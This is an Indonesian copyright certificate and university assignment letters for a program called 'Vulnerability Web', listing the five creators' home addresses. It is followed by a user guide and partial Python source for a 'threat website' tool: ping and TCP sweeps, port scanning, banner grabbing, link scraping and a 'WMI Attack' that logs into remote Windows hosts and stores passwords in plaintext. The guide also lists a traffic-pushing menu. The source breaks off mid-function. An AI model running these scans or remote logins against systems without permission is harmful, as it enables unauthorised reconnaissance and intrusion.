REPUBLIK INDONESIA
KEMENTERIAN HUKUM DAN HAK ASASI MANUSIA

# SURAT PENCATATAN
# CIPTAAN

Dalam rangka pelindungan ciptaan di bidang ilmu pengetahuan, seni dan sastra berdasarkan Undang-Undang Nomor 28 Tahun 2014 tentang Hak Cipta, dengan ini menerangkan:

| | | |
|---|---|---|
| Nomor dan tanggal permohonan | : | EC00202184191, 24 Desember 2021 |
| **Pencipta** | | |
| Nama | : | **HERIYANTO, FACHRI AMSURY dkk** |
| Alamat | : | Jalan CilengsirNo.11 RT011/RW001, Kelurahan CIdeng, Kecamatan Gambir, Jakarta Pusat, Jakarta, DKI JAKARTA, 10150 |
| Kewarganegaraan | : | Indonesia |
| **Pemegang Hak Cipta** | | |
| Nama | : | **HERIYANTO, FACHRI AMSURY dkk** |
| Alamat | : | Jalan CilengsirNo.11 RT011/RW001, Kelurahan CIdeng, Kecamatan Gambir, Jakarta Pusat, Jakarta, DKI JAKARTA, 10150 |
| Kewarganegaraan | : | Indonesia |
| Jenis Ciptaan | : | **Program Komputer** |
| Judul Ciptaan | : | **Vulnerability Web** |
| Tanggal dan tempat diumumkan untuk pertama kali di wilayah Indonesia atau di luar wilayah Indonesia | : | 24 Desember 2021, di Jakarta |
| Jangka waktu pelindungan | : | Berlaku selama 50 (lima puluh) tahun sejak Ciptaan tersebut pertama kali dilakukan Pengumuman. |
| Nomor pencatatan | : | 000310134 |

adalah benar berdasarkan keterangan yang diberikan oleh Pemohon.
Surat Pencatatan Hak Cipta atau produk Hak terkait ini sesuai dengan Pasal 72 Undang-Undang Nomor 28 Tahun 2014 tentang Hak Cipta.

a.n Menteri Hukum dan Hak Asasi Manusia
Direktur Jenderal Kekayaan Intelektual
u.b.
Direktur Hak Cipta dan Desain Industri

Dr. Syarifuddin, S.T., M.H.
NIP.197112182002121001

**LAMPIRAN PENCIPTA**

| No | Nama | Alamat |
|---|---|---|
| 1 | HERIYANTO | Jalan CilengsirNo.11 RT011/RW001, Kelurahan CIdeng, Kecamatan Gambir, Jakarta Pusat |
| 2 | FACHRI AMSURY | Kampung Baru Kubur Koja RT006/RW015, Kelurahan Penjaringan, Kecamatan Penjaringan, Jakarta Utara |
| 3 | IKA KURNIAWATI | Jalan Empang Bahagia No.24 RT005/RW006 Kelurahan Jelambar, Kecamatan Grogol Petamburan, Jakarta Barat |
| 4 | NANANG RUHYANA | Limus Pratama Regency Block C05 No.17 Kelurahan Limus Nunbggal Kecamatan Cileungsi Kabupaten Bogor |
| 5 | MUHAMMAD RIZKY FAHDIA | Dusun Langseb IV RT002/RW004 Kelurahan Kertaraharja, Kecamatan Pedes, Kabupaten Karawang |

**LAMPIRAN PEMEGANG**

| No | Nama | Alamat |
|---|---|---|
| 1 | HERIYANTO | Jalan CilengsirNo.11 RT011/RW001, Kelurahan CIdeng, Kecamatan Gambir, Jakarta Pusat |
| 2 | FACHRI AMSURY | Kampung Baru Kubur Koja RT006/RW015, Kelurahan Penjaringan, Kecamatan Penjaringan, Jakarta Utara |
| 3 | IKA KURNIAWATI | Jalan Empang Bahagia No.24 RT005/RW006 Kelurahan Jelambar, Kecamatan Grogol Petamburan, Jakarta Barat |
| 4 | NANANG RUHYANA | Limus Pratama Regency Block C05 No.17 Kelurahan Limus Nunbggal Kecamatan Cileungsi Kabupaten Bogor |
| 5 | MUHAMMAD RIZKY FAHDIA | Dusun Langseb IV RT002/RW004 Kelurahan Kertaraharja, Kecamatan Pedes, Kabupaten Karawang |

# SURAT TUGAS

**440/B.01/LPPM-UNM/XI/2021**

Tentang

**Pelindungan Ciptaan di Bidang Ilmu Pengetahuan, Seni dan Sastra Berdasarkan Undang-Undang Nomor 28 Tahun 2014 tentang Hak Cipta**
**Nomor dan Tanggal Permohonan: EC00202184191, 24 Desember 2021**
**Nomor Pencatatan: 000310134**

**PADA SURAT PENCATATAN CIPTAAN**
**KEMENTERIAN HUKUM DAN HAK ASASI MANUSIA REPUBLIK INDONESIA**

**Program Komputer**

**Judul Ciptaan :**

**Vulnerability Web**

## MEMUTUSKAN

Pertama : Kepada saudara

**Nanang Ruhyana M.Kom**

Sebagai Pencipta yang mempublikasikan karyanya.

Kedua : Mempunyai tugas sbb:
Melaksanakan Tugas yang diberikan dengan penuh rasa tanggung jawab.

Ketiga : Keputusan ini berlaku sejak tanggal ditetapkan, dengan ketentuan apabila dikemudian hari terdapat kekeliruan akan diubah dan diperbaiki sebagaimana mestinya.

Jakarta,24 November 2021
Ketua LPPM
Universitas Nusa Mandiri

Andi Saryoko, M.Kom

Tembusan

- Rektor Universitas Nusa Mandiri
- Arsip
- Ybs

# SURAT TUGAS

**440/B.01/LPPM-UNM/XI/2021**

Tentang

**Pelindungan Ciptaan di Bidang Ilmu Pengetahuan, Seni dan Sastra Berdasarkan Undang-Undang Nomor 28 Tahun 2014 tentang Hak Cipta**
**Nomor dan Tanggal Permohonan: EC00202184191, 24 Desember 2021**
**Nomor Pencatatan: 000310134**

**PADA SURAT PENCATATAN CIPTAAN**
**KEMENTERIAN HUKUM DAN HAK ASASI MANUSIA REPUBLIK INDONESIA**

**Program Komputer**

**Judul Ciptaan :**

**Vulnerability Web**

## MEMUTUSKAN

Pertama : Kepada saudara


**Fachri Amsury M.Kom**

Sebagai Pencipta yang mempublikasikan karyanya.

Kedua : Mempunyai tugas sbb:
Melaksanakan Tugas yang diberikan dengan penuh rasa tanggung jawab.

Ketiga : Keputusan ini berlaku sejak tanggal ditetapkan, dengan ketentuan apabila dikemudian hari terdapat kekeliruan akan diubah dan diperbaiki sebagaimana mestinya.

Jakarta,24 November 2021
Ketua LPPM
Universitas Nusa Mandiri




Andi Saryoko, M.Kom

Tembusan

- Rektor Universitas Nusa Mandiri
- Arsip
- Ybs

LEMBAGA PENELITIAN DAN PENGABDIAN MASYARAKAT
UNIVERSITAS NUSA MANDIRI

# SURAT TUGAS

**440/B.01/LPPM-UNM/XI/2021**

Tentang

**Pelindungan Ciptaan di Bidang Ilmu Pengetahuan, Seni dan Sastra Berdasarkan Undang-Undang Nomor 28 Tahun 2014 tentang Hak Cipta**
**Nomor dan Tanggal Permohonan: EC00202184191, 24 Desember 2021**
**Nomor Pencatatan: 000310134**

**PADA SURAT PENCATATAN CIPTAAN**
**KEMENTERIAN HUKUM DAN HAK ASASI MANUSIA REPUBLIK INDONESIA**

**Program Komputer**

**Judul Ciptaan :**

**Vulnerability Web**

## MEMUTUSKAN

Pertama : Kepada saudara


**Heriyanto Mkom**

Sebagai Pencipta yang mempublikasikan karyanya.

Kedua : Mempunyai tugas sbb:
Melaksanakan Tugas yang diberikan dengan penuh rasa tanggung jawab.

Ketiga : Keputusan ini berlaku sejak tanggal ditetapkan, dengan ketentuan apabila dikemudian hari terdapat kekeliruan akan diubah dan diperbaiki sebagaimana mestinya.

Jakarta,24 November 2021
Ketua LPPM
Universitas Nusa Mandiri




Andi Saryoko, M.Kom

Tembusan

- Rektor Universitas Nusa Mandiri
- Arsip
- Ybs

# SURAT TUGAS

**440/B.01/LPPM-UNM/XI/2021**

Tentang

**Pelindungan Ciptaan di Bidang Ilmu Pengetahuan, Seni dan Sastra Berdasarkan Undang-Undang Nomor 28 Tahun 2014 tentang Hak Cipta**
**Nomor dan Tanggal Permohonan: EC00202184191, 24 Desember 2021**
**Nomor Pencatatan: 000310134**

**PADA SURAT PENCATATAN CIPTAAN**
**KEMENTERIAN HUKUM DAN HAK ASASI MANUSIA REPUBLIK INDONESIA**

**Program Komputer**

**Judul Ciptaan :**

**Vulnerability Web**

## MEMUTUSKAN

Pertama : Kepada saudara


**Ika Kurniawati, M.kom**

Sebagai Pencipta yang mempublikasikan karyanya.

Kedua : Mempunyai tugas sbb:
Melaksanakan Tugas yang diberikan dengan penuh rasa tanggung jawab.

Ketiga : Keputusan ini berlaku sejak tanggal ditetapkan, dengan ketentuan apabila dikemudian hari terdapat kekeliruan akan diubah dan diperbaiki sebagaimana mestinya.

Jakarta,24 November 2021
Ketua LPPM
Universitas Nusa Mandiri




Andi Saryoko, M.Kom

Tembusan

- Rektor Universitas Nusa Mandiri
- Arsip
- Ybs

# SURAT TUGAS

**440/B.01/LPPM-UNM/XI/2021**

Tentang

**Pelindungan Ciptaan di Bidang Ilmu Pengetahuan, Seni dan Sastra Berdasarkan Undang-Undang Nomor 28 Tahun 2014 tentang Hak Cipta**
**Nomor dan Tanggal Permohonan: EC00202184191, 24 Desember 2021**
**Nomor Pencatatan: 000310134**

**PADA SURAT PENCATATAN CIPTAAN**
**KEMENTERIAN HUKUM DAN HAK ASASI MANUSIA REPUBLIK INDONESIA**

**Program Komputer**

**Judul Ciptaan :**

**Vulnerability Web**

## MEMUTUSKAN

Pertama : Kepada saudara


**Muhammad Rizki Fahdia M.Kom**

Sebagai Pencipta yang mempublikasikan karyanya.

Kedua : Mempunyai tugas sbb:
Melaksanakan Tugas yang diberikan dengan penuh rasa tanggung jawab.

Ketiga : Keputusan ini berlaku sejak tanggal ditetapkan, dengan ketentuan apabila dikemudian hari terdapat kekeliruan akan diubah dan diperbaiki sebagaimana mestinya.

Jakarta,17 November 2021
Ketua LPPM
Universitas Nusa Mandiri




Andi Saryoko, M.Kom

Tembusan

- Rektor Universitas Nusa Mandiri
- Arsip
- Ybs


# Aplikasi Threat Website Menggunakan Bahasa Pemrogramman Python V.3.9

Sebagai Syarat Pengajuan HKI

Disusun oleh:

- Heriyanto
- Fachri Amsuri
- Ika Kurniawato

# List Package :



- Socket
- Os
- Subprocess
- Time
- Threading
- WMI
- Sys
- Random
- String
- Stdiomask
- Mysql

# Menu Sistem Threat Webiste




- Berikut tampilan Menu Threat Website

- **Mendapatkan IP website**

  Pada menu ini kita bisa memperoleh IP target website



- **Ping Sweep IP**

  Setelah meperoleh IP nya kita bisa melakukan Ping Sweep IP atau ICMP Sweep pada menu 2 untuk mengidentifikasi IP host hidup




- **Port Scaning IP Address**

setelah memperoleh IP host yg hidup kita bisa lanjut ke menu 5 untuk scaning port yg terbuka pada IP host tersebut




- **Banner Grabbing IP**

  pada menu ini banner grabbing IP menggunakan teknik socket programming, dimana menu ini akan melakukan koneksi port ke ip yang dituju untuk pengambilan informasi banner



- **Data Hyperlink Website**

  pada menu ini kita dapat scan data Hyperlink pada website tersebut





- **WMI Attack**

  pada menu ini kita bisa melakukan WMI Attack

- **Push Traffic Website**

  pada menu ini kita bisa melakukan push traffic pada website tersebut pada waktu tertentu




- **Keluar dari sistem**

  untuk exit/keluar dari sistem kita bisa mengetik huruf “x” di ikuti dengan enter

# Sourcode Aplikasi Python

```
import os, socket, subprocess, time, threading, wmi, sys , random, string, stdiomask, mysql.connector
from bs4.element import ResultSet
from datetime import datetime
from queue import Queue
from bs4 import BeautifulSoup
from IPy import IP
import urllib.request
#koneksi kedatabase
db = mysql.connector.connect(host="localhost", user="root", passwd="",database="threat_py")
#insialisasi fungfsi
def getIP():
    host = input("Input Alamat Website (Contoh:www.inicontoh.com): ")
    print(socket.gethostbyname(host))

def ping_sweep():
    net = input("IP addres target: ")
    net1 = net.split('.')
    a = '.'
    net2 = net1[0]+a+net1[1]+a+net1[2]+a
    st1 = int(input("Nomor awal: "))
    en1 = int(input("Nomor akhir: "))
    en1 = en1+1
    t1 = datetime.now()
    print("Ping sweep dalam proses:")
    for ip in range(st1, en1):
        alamat = net2+str(ip)
        res = subprocess.call(['ping', alamat])
        if res == 0: print("Ping ke", alamat, "OK")
        t2 = datetime.now()
        total = t2-t1
        print("Selesai selama: ", total)
```

```
def traceroute():
    ip = input("IP address target: ")
    results = os.popen("pathping "+str(ip))

    for i in results:
        print(i)

def tcp_sweep():
    net = input("IP address target: ")
    net1 = net.split('.')
    a = '.'
    net2 = net1[0]+a+net1[1]+a+net1[2]+a
    st1 = int(input("Nomor IP awal: "))
    en1 = int(input("Nomor IP akhir: "))
    port = int(input("Nomor Port: "))
    en1 = en1+1
    t1 = datetime.now()
    def scan(addr):
        s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        socket.setdefaulttimeout(1)
        result = s.connect_ex((addr,port))
        if result == 0: return 1
        else : return 0
    def run1():
        for ip in range (st1, en1):
            addr = net2+str(ip)
            if(scan(addr)) : print(addr, "hidup")

    run1()
    t2 = datetime.now()
    total = t2-t1
    print("Scanning selesai dalam: ", total)
```

```
def port_scanner():
    # Clear the screen
    subprocess.call('clear', shell=True)
    # Ask for input
    remoteServer    = input("Input Alamat Website (Contoh:www.inicontoh.com): ")
    remoteServerIP  = socket.gethostbyname(remoteServer)
    # Print a nice banner with information on which host we are about to scan
    print ("-" * 60)
    print ("Please wait, scanning remote host", remoteServerIP)
    print ("-" * 60)

    # Check what time the scan started
    t1 = datetime.now()
    # Using the range function to specify ports (here it will scans all ports between 1 and 1024)
    # We also put in some error handling for catching errors
    try:
        for port in range(1,1025):
            sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            result = sock.connect_ex((remoteServerIP, port))
            if result == 0:
                print ("Port {}:            Open".format(port))
            sock.close()

    except KeyboardInterrupt:
        print ("You pressed Ctrl+C")
        sys.exit()

    except socket.gaierror:
        print ('Hostname could not be resolved. Exiting')
        sys.exit()

    except socket.error:
        print ("Couldn't connect to server")
        sys.exit()

    # Checking the time again
    t2 = datetime.now()

    # Calculates the difference of time, to see how long it took to run the script
    total =  t2 - t1

    # Printing the information to screen
    print ('Scanning Completed in: ', total)
```

```
def banner_grabber():
    jawab = 'y'
    while(jawab == 'y'):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        alamat = input("Ip Address: ")
        port = input("Port: ")
        result = s.connect_ex((alamat, int(port)))
        if result == 0:
            headers = \
                "GET / HTTP/1.1\r\n" \
                f"Host: {alamat}\r\n" \
                "User-Agent: python-custom-script/2.22.0\r\n" \
                "Accept-Encoding: gzip, deflate\r\nAccept: */*\r\n" \
                "Connection: keep-alive\r\n\r\n"
            print("\n\n" + headers)
            s.send(headers.encode())
            s = socket.socket()
            s.connect((alamat, int(port)))
            #print(s.recv(1024))
            #resp = s.recv(2048)
            resp = s.recv(2048)
            print(resp)
            #return resp
        else :
            print("Port "+ port + "Tidak hidup")
            s.close()
        jawab = input("Ulang lagi tidak (y/n) ? ")
        if jawab != 'y': break

def get_hyperlink():
    url = input("Masukan URL (contoh: https://websiteku.pw/): ")
    page = urllib.request.urlopen(url)
    soup_object = BeautifulSoup(page.read())
    print (soup_object.title)
    print (soup_object.title.text)
    for link in soup_object.find_all('a'):
        print(link.get('href'))
```

```
def wmi_attack():
    ip = input("IP: ")
    username = input("Username: ")
    passwd = stdiomask.getpass("Password: ")
    cursor = db.cursor()
    sql = "INSERT INTO wmi_data (ip, username, password) VALUES (%s, %s, %s)"
    values = [
    (ip, username, passwd)
    ]

    for val in values:
        cursor.execute(sql, val)
    db.commit()
    r = ''
    try:
        c = wmi.WMI(ip,user=r+username,password=passwd)
        for os in c.Win32_OperatingSystem():
            print(os.Caption)
        isJalan1 = input("Lihat daftar Fixed drive target? (y/n)")
        if isJalan1 == 'y':
            print("-------Daftar Fixed Drive-----")
